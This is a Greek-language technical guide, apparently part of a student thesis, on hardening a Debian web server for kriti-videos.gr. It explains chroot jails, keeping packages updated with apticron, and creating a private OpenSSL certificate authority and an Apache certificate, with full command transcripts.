Οι περισσότερες σελίδες παλιότερα αποτελούνταν από στατικό περιεχόμενο, περιεχόμενο δηλαδή που γράφτηκε μία φορά για κάθε σελίδα και οι όποιες αλλαγές μετά σε αυτό γίνονταν χειροκίνητα και μάλιστα μέσω του προγράμματος που χρησιμοποιήθηκε για τον αρχικό σχεδιασμό της σελίδας πράγμα το οποίο ήταν χρονοβόρο και επικίνδυνο, γιατί υπήρχαν πιθανότητες να προκληθούν αλλοιώσεις στην διάταξη της σελίδας. Σε αντίθεση, σήμερα η πλειοψηφία των σελίδων είναι

δυναμικές δηλαδή το περιεχόμενο «δημιουργείται» την ώρα που ζητείται από τον χρήστη και πολλές φορές σύμφωνα με παραμέτρους που έχει περάσει αυτός στον web server. Ένα παράδειγμα είναι οι μηχανές αναζήτησης που εμφανίζουν αποτελέσματα σε απάντηση για τους όρους που τους αναζητούμε εμείς.

Για να είναι εφικτό αυτό, το περιεχόμενο συνηθίζεται να βρίσκεται αποθηκευμένο σε μία σχεσιακή βάση δεδομένων απ'όπου και «αντλείται» κάθε φορά που ζητείται. Η σελίδες δε είναι γραμμένες σε κάποια γλώσσα προγραμματισμού (php, ruby, ακόμα και σε C) ώστε να ανταποκρίνονται στις αιτήσεις και στις ενέργειες του χρήστη και κάθε φορά να παρουσιάζουν το αντίστοιχο περιεχόμενο. Η βάση δεδομένων που θα χρησιμοποιήσουμε εμείς είναι η mySQL, η δημοφιλέστερη βάση δεδομένων για χρήση σε ιστοσελίδες.

PHP, η γλώσσα του Internet

Η PHP είναι μια scripting γλώσσα προγραμματισμού που σχεδιάστηκε αρχικά για τη δημιουργία δυναμικών ιστοσελίδων. Ο parser τρέχει στη μεριά του διακομιστή, παίρνει σαν είσοδο κώδικα PHP παράγοντας ιστοσελίδες σαν έξοδο. Ο κώδικας PHP μπορεί να βρίσκεται και ενσωματωμένος σε υπάρχων κώδικα HTML οπότε και ο parser απλά αγνοεί την HTML περνώντας την κατευθείαν στην έξοδο και επεξεργάζεται μόνο τον κώδικα PHP.

Η χρήση της PHP στον web server γίνεται συνήθως σαν άρθρωμα ενσωματωμένο απευθείας στον web server και σπανιότερα μέσα από διερμηνέα cgi που επικοινωνεί με τον web server.

Από το 1995 οπότε και δημιουργήθηκε αποκλειστικά σαν προσωπική εργασία ενός Γροιλανδού προγραμματιστή για την ιστοσελίδα του, εξελίχτηκε σε μία από τις δημοφιλέστερες γλώσσες προγραμματισμού γενικά και ίσως η δημοφιλέστερη γλώσσα ανάπτυξης δυναμικών ιστοσελίδων για το Internet σήμερα.

Στη δική μας την περίπτωση, η PHP τρέχει σαν άρθρωμα ενσωματωμένο απευθείας μέσα στον apache (mod_php5).

phpMyAdmin


Για την εύκολη διαχείριση της mySQL βάσης, χωρίς να χρειαστεί να καταφύγουμε στη γραμμή εντολών, χρησιμοποιούμε το πακέτο phpMyAdmin που είναι ένα σύνολο από σελίδες γραμμένες σε PHP που προορίζονται για τη διαχείριση της mySQL μέσα από ένα απλό web interface.

chroot

Για να καταλάβουμε τι κάνει η εντολή chroot πρέπει να κατανοήσουμε λίγο το σύστημα αρχείων του Linux.

Κατά την εκκίνηση ενός συστήματος GNU/Linux γίνεται το λεγόμενο «mounting» των συστημάτων αρχείων που βρίσκονται στο σύστημα (είτε είναι σκληροί δίσκοι, είτε CD-ROM, είτε δικτυακοί φάκελοι ή ακόμα και usb flash drives). Το mounting αναλυτικότερα είναι η διαδικασία κατά την οποία γίνεται προσβάσιμο ένα σύστημα αρχείων από το λειτουργικό, συνήθως διαβάζοντας κάποιες δομές δεδομένων από το μέσο αποθήκευσης και περνώντας τες στη μνήμη.

Η τοποθεσία στο σύστημα καταλόγων (directory structure) του λειτουργικού που εμφανίζεται το mounted σύστημα αρχείων ονομάζεται «mount point». Δηλαδή το mount point είναι απλά μια αντιστοίχηση μεταξύ του υλικού συστήματος αρχείων (σκληρός δίσκος πχ) και του «εικονικού» συστήματος καταλόγων.



Εικόνα 9 - Η έννοια του mount

Συνήθως ο υπερχρήστης root κάνει mount τα συστήματα αρχείων με το πρόγραμμα «mount».

Ένα από τα mount points του συστήματος είναι και το κεντρικό (root) mountpoint που συνήθως αναφέρεται και ως «/». Αυτό είναι και το κεντρικό σημείο όλου του συστήματος αρχείων και οποιοδήποτε αρχείο ή κατάλογος μπορεί να προσπελαστεί σε σχέση με αυτό. Αν φανταστούμε το σύστημα αρχείων ως μια δενδροειδή δομή με κόμβους και φύλλα τους φακέλους και τα αρχεία μας, η «ρίζα» του δέντρου είναι το root mount point «/».

Η εντολή chroot εκτελεί άλλη εντολή/πρόγραμμα αναπροσδιορίζοντας για αυτό το κεντρικό mount point με άλλον κατάλογο που ορίζουμε εμείς. Μόλις οριστεί για το πρόγραμμα ένα νέο κεντρικό mount point, οποιαδήποτε αναφορά κάνει από εδώ και ύστερα στο κεντρικό mount point «/» επιλύεται στον ορισθέντα κατάλογο. Το πρόγραμμα δηλαδή δεν μπορεί να «δει» πάνω από τον κατάλογο που του ορίσαμε εμείς ως root, βρίσκεται σε μια εικονική «φυλακή» (chroot jail).

```
root@genesis:~# ls -a
.                          .gnupg          .mcoprc          .ssh
..                         .ICEauthority   .mysql_history  .thumbnails
.aptitude                  .kde            .nano_history
webmin_1.441_all.deb
.bash_history              .lesshst        .profile         .Xauthority
.bashrc                    .local          .qt              root_chroot
.DCOPserver_Etch_NODISPLAY .mcop           .rnd
```

Εικόνα 10 - Κανονική έξοδος της εντολής ls

```
root@genesis:~# chroot root_chroot/ ls -a
.
..
```

Εικόνα 11 - Έξοδος της εντολής ls έπειτα από chroot


Ο λόγος που το κάνουμε αυτό είναι για να δημιουργήσουμε ένα απομονωμένο και ασφαλές, για το υπόλοιπο λειτουργικό, περιβάλλον εκτέλεσης για το πρόγραμμα αφού του στερούμε πρόσβαση (συνεπώς και τη δυνατότητα αλλαγής) σε κρίσιμα αρχεία συστήματος.

Δημιουργείται όμως το ερώτημα ότι αφού ένα πρόγραμμα δεν μπορεί να προσπελάσει αρχεία «έξω» από την φυλακή του, πως μπορεί να προσπελάσει τα αρχεία (βιβλιοθήκες, αρχεία ρυθμίσεων κτλ) που χρειάζεται για να εκτελεστεί. Η λύση έγκειται στο να δημιουργήσουμε ένα αντίγραφο της διάταξης αρχείων που περιμένει να βρει το πρόγραμμα για να εκτελεστεί μέσα στην «φυλακή» του. Αυτό σημαίνει δημιουργία φακέλων που χρειάζεται το πρόγραμμα (πχ /etc, /proc) και αντιγραφή των κατάλληλων αρχείων σε αυτά (αρχεία ρυθμίσεων, βιβλιοθήκες κτλ). Έτσι όταν περιορίσουμε το πρόγραμμα στην φυλακή του αυτό βρίσκει τα απαραίτητα αρχεία στις αναμενόμενες για αυτό θέσεις.

Αυτό βέβαια δημιουργεί διαχειριστικό κόστος (ποιο πρόγραμμα χρειάζεται τι, όταν αναβαθμίζουμε το σύστημα πρέπει να κάνουμε χειροκίνητη αναβάθμιση και των «φυλακών») αλλά και πλεονασμό (δύο και περισσότερα αντίγραφα του ίδιου αρχείου σε διαφορετικές θέσεις για διαφορετικά προγράμματα) αλλά σαν μέτρο ασφαλείας είναι ένα αρκετά απλό και συγχρόνως πολύ δυνατό.

Για τους σκοπούς του θέματός μας, θα δημιουργήσουμε ένα σύστημα φακέλων μέσα στο οποίο θα κάνουμε chroot το κάθε πρόγραμμα που θέλουμε. Τα κρίσιμα προγράμματα που θα τρέχουν μέσα από φυλακή chroot είναι ο apache (συνεπώς και η PHP αφού είναι ενσωματωμένη στον apache), η mySQL και ο BIND. Καθένα από αυτά τα προγράμματα θα «φυλακιστεί» σε δικό του φάκελο που θα βρίσκεται μέσα στον κεντρικό φάκελο /var/chroot/ που θα δημιουργήσουμε για να φιλοξενεί τις φυλακές chroot.

Οπότε το αρχικό σύστημα φακέλων μας θα έχει την μορφή:



Εικόνα 12 - Αρχικό σύστημα φακέλων για chroot

Κεφάλαιο 2

Παραμετροποίηση – Ασφάλιση Λογισμικού

Αφού κατέβουν και εγκατασταθούν τα προγράμματα πρέπει να επεξεργαστούμε τα αρχεία ρυθμίσεών τους, ώστε να λειτουργούν σωστά και ενιαία για τους σκοπούς μας και κυρίως για να έχουμε ένα αυξημένο επίπεδο ασφαλείας.

Debian GNU/Linux

Ενημερώσεις ασφαλείας

Έπειτα από την εγκατάσταση των απαραίτητων πακέτων πρέπει να τρέξουμε τις εντολές:

```
root@genesis:~# apt-get update ; apt-get upgrade
```

Η εντολή apt-get update διαβάζει τη λίστα πακέτων που βρίσκεται στα repositories και ενημερώνει την τοπική λίστα για το ποια πακέτα είναι διαθέσιμα προς εγκατάσταση.

Η εντολή apt-get upgrade αναβαθμίζει τα εγκατεστημένα στο σύστημα πακέτα.

Συνδυαστικά αυτές οι δύο εντολές βρίσκουν για ποια από τα εγκατεστημένα πακέτα υπάρχουν αναβαθμίσεις και εφαρμόζει τις αναβαθμίσεις αυτές. Το σημαντικότερο είναι ότι γίνεται έλεγχος και εγκατάσταση και των όποιων ενημερώσεων ασφαλείας. Επίσης με τις εντολές αυτές ελέγχουμε για τυχόν ενημερωμένες εκδόσεις του πυρήνα. Τέλος θα πληροφορηθούμε αν χρειάζεται να κάνουμε επανεκκίνηση για να εφαρμοστούν οι αλλαγές μας.

apticron

Πρέπει να τονίσουμε ότι η εφαρμογή των ενημερώσεων ασφαλείας δεν είναι διαδικασία που γίνεται μία και μόνο φορά αλλά πρέπει να γίνεται τακτικά. Για να βοηθηθούμε σε αυτό θα εγκαταστήσουμε το apticron, ένα μικρό script που μας ενημερώνει με email όποτε υπάρχουν ενημερώσεις για τα εγκατεστημένα μας πακέτα.

Χρησιμοποιούμε την εντολή

```
root@genesis:~# apt-get install apticron
```

για να το εγκαταστήσουμε και στο αρχείο ρυθμίσεών του που βρίσκεται στο `/etc/apticron/apticron.conf`, ορίζουμε την διεύθυνση/διευθύνσεις email στις οποίες θέλουμε να μας στέλνει το ενημερωτικό email: `EMAIL="admin@kriti-videos.gr"`. Αυτή είναι και η μόνη ρύθμιση που χρειάζεται. Πλέον το apticron θα ελέγχει μία φορά την ημέρα για ενημερώσεις (έχει προσθέσει shell script στο /etc/cron.daily) και θα μας στέλνει email με τις όποιες αλλαγές (εδώ από ένα μηχάνημα από τοπικό δίκτυο:

```
apticron report [Thu, 11 Feb 2010 20:50:58 +0200]
============================================================================

apticron has detected that some packages need upgrading on:

      Etch
      [ 127.0.1.1 192.168.244.129 ]

The following packages are currently pending an upgrade:

      acpid 1.0.4-5etch2
      apache2 2.2.3-4+etch11
      apache2.2-common 2.2.3-4+etch11
      apache2-mpm-prefork 2.2.3-4+etch11
      apache2-utils 2.2.3-4+etch11
      apt 0.6.46.4-0.1+etch1
      .
      .
      .
      subversion 1.4.2dfsg1-3
      ttf-opensymbol 2.0.4.dfsg.2-7etch7
      tzdata 2009g-0etch1.1
      udev 0.105-4etch1
      vim-common 1:7.0-122+1etch5
      vim-tiny 1:7.0-122+1etch5
      wget 1.10.2-2+etch1
      whiptail 0.52.2-10+etch1

============================================================================

Package Details:

Reading changelogs...
--- News for php5 (libapache2-mod-php5 php5 php5-common php5-mysql) ---
php5 (5.2.0+dfsg-8+etch16) oldstable-security; urgency=high

  * Maximum number of file uploads per request limited

  To prevent Denial of Service attacks by exhausting the number of
  available temporary file names, the max_file_uploads option
  introduced in PHP 5.3.1 has been backported.

  Due to the nature of this new option a default limit has been set
  to 50, hoping it is sensible enough to not to cause disruptions on
  existing services.
  The value of this new limit can be changed in the php.ini file.

  If you installed the php5-suhosin extension there was a limiting
  mechanism in place already. In this case you may want to make sure
  the new limit imposed by PHP itself is not smaller than suhosin's.

 -- Raphael Geissert <geissert@debian.org>  Tue, 24 Nov 2009 00:09:52 -
0600

--- Changes for openssh (openssh-client openssh-server) ---
openssh (1:4.3p2-9etch3) stable-security; urgency=high

  * Fix incomplete patch for CVE-2006-5051 by completely removing
logging
    from the signal handler.
```

OpenSSL

Το OpenSSL είναι μια Ανοιχτού Κώδικα υλοποίηση των SSL και TLS πρωτοκόλλων ασφαλείας. Υλοποιεί βασικές κρυπτογραφικές μεθόδους και παρέχει βοηθητικές λειτουργίες όπως για την έκδοση ψηφιακών πιστοποιητικών. Η ιστοσελίδα στην οποία μπορεί να βρεθεί είναι η www.openssl.org.

Θα χρησιμοποιήσουμε τα εργαλεία που μας παρέχει το OpenSSL για να δημιουργήσουμε τη δική μας Αρχή Πιστοποίησης. Τα βήματα που περιλαμβάνει η διαδικασία αυτή είναι:

1. Εγκατάσταση και παραμετροποίηση του OpenSSL
2. Δημιουργία του CA Root Certificate
3. Δημιουργία ζεύγους κλειδιών για τις υπηρεσίες που χρειαζόμαστε
4. Δημιουργία Αίτησης Υπογραφής Πιστοποιητικού (Certificate Signing Request) το οποίο περιλαμβάνει το δημόσιο κλειδί που θέλουμε να υπογραφεί καθώς και μερικές τυπικές πληροφορίες (όνομα κτλ). Το CSR υπογράφεται από το αντίστοιχο ιδιωτικό κλειδί και υποβάλλεται στην Αρχή Πιστοποίησης που δημιουργεί και εκδίδει το ψηφιακό πιστοποιητικό.
   Αφού υπογράφουμε οι ίδιοι τα πιστοποιητικά που δημιουργούμε, οι τελευταίες ενέργειες γίνονται σε ένα βήμα.
5. Εγκατάσταση του Πιστοποιητικού και του Ιδιωτικού Κλειδιού.

Εγκατάσταση – Παραμετροποίηση

Έχουμε ήδη εγκαταστήσει το OpenSSL οπότε μένει η παραμετροποίηση και η δημιουργία των πιστοποιητικών που θέλουμε. Προς τον σκοπό αυτό θα χρησιμοποιήσουμε το έτοιμο script CA.pl που έρχεται με το OpenSSL, στη δικιά μας διανομή βρίσκεται στη διαδρομή `/usr/lib/ssl/misc/`, και που εκτελεί αυτόματα όλες τις ενέργειες και εντολές που χρειαζόμαστε για να δημιουργούμε και να υπογράφουμε πιστοποιητικά. Θα δημιουργήσουμε μια περιοχή εργασίας για τον CA στο `/etc/ssl/ca/`.

Πριν χρησιμοποιήσουμε το CA.pl πρέπει πρώτα να κάνουμε μερικές αλλαγές – παραμετροποιήσεις.

- Στο CA.pl αλλάζουμε τις μεταβλητές `$DAYS` (προεπιλεγμένος χρόνος ισχύς ενός πιστοποιητικού) και `$CADAYS` (προεπιλεγμένος χρόνος ισχύς του πιστοποιητικού του CA) ώστε να έχουν μακρύτερη ισχύς. Οι προεπιλεγμένες τιμές είναι 365 και 1095 μέρες (1 και 3 έτη) αντίστοιχα, τα οποία αλλάζουμε σε 1825 και 3650 (5 και 10 έτη).

- Το CA.pl δημιουργεί τα αρχεία σε διαδρομή σχετική με τον τωρινό φάκελο εργασίας. Δηλαδή αν βρισκόμαστε στο `/root` και του ζητήσουμε να δημιουργήσει πιστοποιητικό στον φάκελο ssl, θα το δημιουργήσει στον φάκελο `/root/ssl/`. Αυτό μπορεί να είναι αποδεκτό για τα απλά

πιστοποιητικά που θα δημιουργήσουμε αλλά όχι και για το root certificate του CA. Οπότε αλλάζουμε την μεταβλητή `$CATOP="demCA";` σε `$CATOP="/etc/ssl/ca";`.

- Η τελευταία αλλαγή που θα κάνουμε στο CA.pl είναι να αλλάξουμε το μήκος κλειδιού του root certificate από 1024 bits. Οπότε βρίσκουμε την γραμμή που γράφει `print "Making CA certificate ...\n";` και αλλάζουμε την επόμενη από αυτήν από `system ("$REQ -new -keyout " .` σε `system ("$REQ -newkey rsa:2048 -keyout " .` Δημιουργούμε δηλαδή RSA κλειδιά μήκους 2048 bits.

- Τέλος πρέπει να αντιστοιχίσουμε τις αλλαγές που κάναμε στο CA.pl με το αρχείο ρυθμίσεων `/etc/ssl/openssl.cnf` οπότε αλλάζουμε στο openssl.cnf τις μεταβλητές `dir=./demoCA` σε `dir=/etc/ssl/ca` και `defaultdays=365` σε `defaultdays=1825`.

Δημιουργία του CA Root Certificate

Για να ξεκινήσουμε τη δημιουργία του root certificate, εκτελούμε το CA.pl με την εντολή `/usr/lib/ssl/misc/CA.pl -newca` και το οποίο μας ζητάει διάφορα στοιχεία τα οποία πρέπει να συμπληρώσουμε σύμφωνα με τις προτιμήσεις μας:

```
root@genesis:~# /usr/lib/ssl/misc/CA.pl -newca
CA certificate filename (or enter to create)

Making CA certificate ...
Generating a 2048 bit RSA private key
..........+++
.................................+++
writing new private key to '/etc/ssl/ca/private/cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:GR
State or Province Name (full name) [Some-State]:Heraklion
Locality Name (eg, city) []:Heraklion
Organization Name (eg, company) [Internet Widgits Pty Ltd]:A.T.E.I.
Kritis
Organizational Unit Name (eg, section) []:E.P.P.
Common Name (eg, YOUR name) []:kriti-videos.gr
Email Address []:admin@kriti-videos.gr

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:kriti-videos.gr
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for /etc/ssl/ca/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number:
            ee:d0:20:47:a0:83:da:4e
        Validity
            Not Before: Dec  1 09:17:03 2008 GMT
            Not After : Nov 29 09:17:03 2018 GMT
        Subject:
            countryName               = GR
            stateOrProvinceName       = Heraklion
            organizationName          = A.T.E.I. Kritis
            organizationalUnitName    = E.P.P.
            commonName                = kriti-videos.gr
            emailAddress              = admin@kriti-videos.gr
        X509v3 extensions:
            X509v3 Subject Key Identifier:
10:B3:27:C2:C6:12:9A:3F:BE:E0:59:BF:C9:60:97:DC:C4:48:EE:2D
            X509v3 Authority Key Identifier:
keyid:10:B3:27:C2:C6:12:9A:3F:BE:E0:59:BF:C9:60:97:DC:C4:48:EE:2D
                DirName:/C=GR/ST=Heraklion/O=A.T.E.I.
Kritis/OU=E.P.P./CN=kriti-videos.gr/emailAddress=admin@kriti-videos.gr
                serial:EE:D0:20:47:A0:83:DA:4E

            X509v3 Basic Constraints:
                CA:TRUE
Certificate is to be certified until Nov 29 09:17:03 2018 GMT (3650
days)
Write out database with 1 new entries
Data Base Updated
root@genesis:~#
```

Τα σημαντικότερα στοιχεία που πρέπει να προσέξουμε είναι:

- `Enter PEM pass phrase:`
  Είναι ο κωδικός για το ιδιωτικό κλειδί μας. Φυσικά βάζουμε έναν μεγάλης πολυπλοκότητας κωδικό.

- ```
  Country Name (2 letter code) [AU]:GR
  State or Province Name (full name) [Some-State]:Heraklion
  Locality Name (eg, city) []:Heraklion
  Organization Name (eg, company):A.T.E.I. Kritis
  Organizational Unit Name (eg, section) []:E.P.P.
  Common Name (eg, YOUR name) []:kriti-videos.gr
  Email Address []:admin@kriti-videos.gr
  ```
  Τα στοιχεία αυτά αποτελούν το Distinguished Name του πιστοποιητικού, δηλαδή ορίζουν μονοσήμαντα σε ποιόν ανήκει το πιστοποιητικό.

- `A challenge password []:`
  Ο κωδικός αυτός θα χρησιμοποιείται προαιρετικά να πιστοποιήσει την διαδικασία της ανάκλησης πιστοποιητικού (certificate revocation)[3]. Η ανάκληση πιστοποιητικού μας επιτρέπει να ανακαλούμε την εγκυρότητα ενός συγκεκριμένου πιστοποιητικού.

- `Enter pass phrase for /etc/ssl/ca/private/cakey.pem:`
  Αφού έχει δημιουργηθεί το ιδιωτικό κλειδί του CA, δημιουργούμε και το πιστοποιητικό του CA χρησιμοποιώντας το κλειδί που μόλις δημιουργήσαμε.

Έπειτα από αυτό βρίσκουμε τα εξής αρχεία στον φάκελο ca:

- `cacert.pem`
  Είναι το πιστοποιητικό του CA που δημιουργήσαμε.

- `careq.pem`
  Είναι η αίτηση Certificate Signing Request για το δημόσιο κλειδί του CA. Μπορούμε να το διαγράψουμε με ασφάλεια.

- `private/cakey.pem`
  Είναι το ιδιωτικό κλειδί του CA. Το ιδιωτικό κλειδί του CA είναι ύψιστης σημασίας αφού αν το χάσουμε δεν θα μπορούμε να υπογράψουμε ή να ανανεώσουμε άλλα πιστοποιητικά. Επίσης αν γνωστοποιηθεί σε τρίτους θα μπορούν να υποδυθούν εμάς.

Δημιουργία Ζεύγους Κλειδιών

Μπορούμε τώρα να δημιουργήσουμε και να υπογράψουμε πιστοποιητικά για όποιες υπηρεσίες τα χρειάζονται. Εμείς θα δημιουργήσουμε πιστοποιητικά για:

- apache
- vsftpd

[3] **Hardening Linux** by James Turnbull, Apress, 2005
ISBN 1590594444, 9781590594445, σελίδα 147
  ```

Apache

Για να δημιουργήσουμε ένα πιστοποιητικό για τον apache, θα πρέπει να κάνουμε πάλι μερικές αλλαγές στο `/etc/ssl/openssl.cnf` Ο λόγος είναι ότι για να είναι έγκυρο ένα πιστοποιητικό που παρουσιάζεται στον browser του τελικού χρήστη, το domain name από το οποίο προέρχεται πρέπει να είναι ίδιο με το canonical name που είναι δηλωμένο στο πιστοποιητικό. Όμως αυτό δημιουργεί πρόβλημα όταν έχουμε δημιουργήσει «ψευδώνυμα» (alias) για το domain μας ή sub domains κάτω από το κύριο domain, με δεσπόζουσα περίπτωση το alias www.kriti-video.gr.

Σε αυτήν την περίπτωση αν κάποιος χρήστης πληκτρολογήσει https://www.kriti-videos.gr και ο διακομιστής μας του παρουσιάσει ένα πιστοποιητικό που είναι έγκυρο για το domain kriti-videos.gr μόνο, εύλογο είναι ο browser του χρήστη να τον προειδοποιήσει ότι το πιστοποιητικό που παρουσιάζεται κανονικά ανήκει σε άλλο domain και όχι στο www.kriti-videos.gr. Αντίστοιχα το ίδιο θα γίνει αν πληκτρολογήσει https://kriti-videos.gr και το πιστοποιητικό που του παρουσιάσουμε είναι για το www.kriti-videos.gr.

Η λύση είναι να εγγράψουμε στο πιστοποιητικό περισσότερα του ενός canonical names που να καλύπτουν όλες τις περιπτώσεις χρήσης. Προς αυτό το σκοπό τροποποιούμε[4] το openssl.cnf:

1. Σβήνουμε τις γραμμές `commonName` και `commonName_max` που βρίσκονται μετά την γραμμή `#organizationalUnitName_default =`
2. Προσθέτουμε αμέσως μετά την γραμμή `#organizationalUnitName_default =` τις γραμμές

```
0.commonName                    = Common Name (eg, YOUR name)
0.commonName_max                        = 64

1.commonName                    = Common Name (eg, YOUR name)
1.commonName_max                        = 64

2.commonName                    = Common Name (eg, YOUR name)
2.commonName_max                        = 64
```

[4] http://rrr.thetruth.de/2008/04/openssl-certificates-with-multiple-domains-common-names/

Πλέον μπορούμε να δημιουργήσουμε πιστοποιητικό για τον apache το οποίο να ισχύει για τρία canonical names. Οι προφανείς επιλογές είναι kriti-videos.gr και www.kriti-videos.gr. Οπότε πλέον με την εντολή

```
root@genesis:~# /usr/lib/ssl/misc/CA.pl -newreq
```

έχουμε τα εξής αποτελέσματα:

```
root@genesis:~# /usr/lib/ssl/misc/CA.pl -newrew
Generating a 1024 bit RSA private key
.......++++++
...................++++++
writing new private key to 'newkey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:GR
State or Province Name (full name) [Some-State]:Heraklion
Locality Name (eg, city) []:Heraklion
Organization Name (eg, company) [Internet Widgits Pty Ltd]:A.T.E.I
Kritis
Organizational Unit Name (eg, section) []:E.P.P.
Common Name (eg, YOUR name) []:kriti-videos.gr
Common Name (eg, YOUR name) []:www.kriti-vidoes.gr
Common Name (eg, YOUR name) []:*.kriti-videos.gr
Email Address []:admin@kriti-videos.gr

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:kriti-videos.gr
Request is in newreq.pem, private key is in newkey.pem
root@genesis:~#
```

Τώρα βρίσκουμε δύο αρχεία στον φάκελο που εργαζόμαστε:

- `newkey.pem`
  Το ιδιωτικό κλειδί για το πιστοποιητικό

- `newkey.req`
  Η αίτηση υπογραφής πιστοποιητικού (Certificate Signing Request) που στέλνουμε για υπογραφή από έναν CA δηλαδή στην αυτήν την περίπτωσή εμάς.

Με το `newkey.req` στον φάκελο που εργαζόμαστε, τρέχουμε ξανά το CA.pl για να ξεκινήσει η διαδικασία υπογραφής του πιστοποιητικού από το CA μας:

```
root@genesis: /usr/lib/ssl/misc/CA.pl -sign
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for /etc/ssl/ca/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number:
            ee:d0:20:47:a0:83:da:4f
        Validity
            Not Before: Dec  2 10:52:27 2008 GMT
            Not After : Dec  1 10:52:27 2013 GMT
        Subject:
            countryName               = GR
            stateOrProvinceName       = Heraklion
            localityName              = Heraklion
            organizationName          = A.T.E.I. Kritis
            organizationalUnitName    = E.P.P.
            commonName                = kriti-videos.gr
            commonName                = www.kriti-vidoes.gr
            emailAddress              = admin@kriti-videos.gr
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:

A4:56:EB:45:42:EF:2F:0A:98:C1:2B:C1:A6:78:F9:14:C6:AA:67:BF
            X509v3 Authority Key Identifier:

keyid:10:B3:27:C2:C6:12:9A:3F:BE:E0:59:BF:C9:60:97:DC:C4:48:EE:2D

Certificate is to be certified until Dec  1 10:52:27 2013 GMT (1825
days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
Signed certificate is in newcert.pem
root@genesis:~#
```

Τα σημεία που πρέπει να προσέξουμε είναι:

- `Enter pass phrase for /etc/ssl/ca/private/cakey.pem:`
  Εισάγουμε τον κωδικό για το ιδιωτικό κλειδί του CA.

- `Sign the certificate? [y/n]:y`
  Αν θέλουμε να υπογράψουμε το πιστοποιητικό του οποίου τα στοιχεία παρουσιάζονται στις από πάνω γραμμές. Φυσικά απαντάμε ναι.

Σαν αποτέλεσμα όλης αυτής της διαδικασίας παίρνουμε το πιστοποιητικό `newcert.pem` με περιεχόμενα:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            ee:d0:20:47:a0:83:da:4f
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=GR, ST=Heraklion, O=A.T.E.I. Kritis, OU=E.P.P.,
CN=kriti-videos.gr/emailAddress=admin@kriti-videos.gr
        Validity
            Not Before: Dec  2 10:52:27 2008 GMT
            Not After : Dec  1 10:52:27 2013 GMT
        Subject: C=GR, ST=Heraklion, L=Heraklion, O=A.T.E.I. Kritis,
OU=E.P.P., CN=kriti-videos.gr, CN=www.kriti-
vidoes.gr/emailAddress=admin@kriti-videos.gr
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:f4:13:19:dd:c3:71:a3:9e:b2:d1:ce:00:1e:3e:
                    29:10:39:f7:40:db:63:37:c3:84:dd:10:2d:0f:6e:
                    03:be:34:96:9f:b4:dc:a5:18:24:58:4a:8d:4c:a7:
                    05:9e:2a:0e:52:b4:83:ae:96:75:42:47:c7:ea:7d:
                    bd:b4:50:88:e4:79:01:e8:c4:97:1d:41:5a:a9:27:
                    51:58:09:a2:f6:fb:11:86:b8:e4:70:ca:75:0d:23:
                    3f:04:3a:42:f0:0f:0d:56:d2:fb:d3:b8:00:28:4d:
                    e7:cc:f8:b3:10:fa:58:b2:24:25:3f:62:e9:ca:a9:
                    6e:cc:57:85:3c:29:01:ac:df
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:

A4:56:EB:45:42:EF:2F:0A:98:C1:2B:C1:A6:78:F9:14:C6:AA:67:BF
            X509v3 Authority Key Identifier:

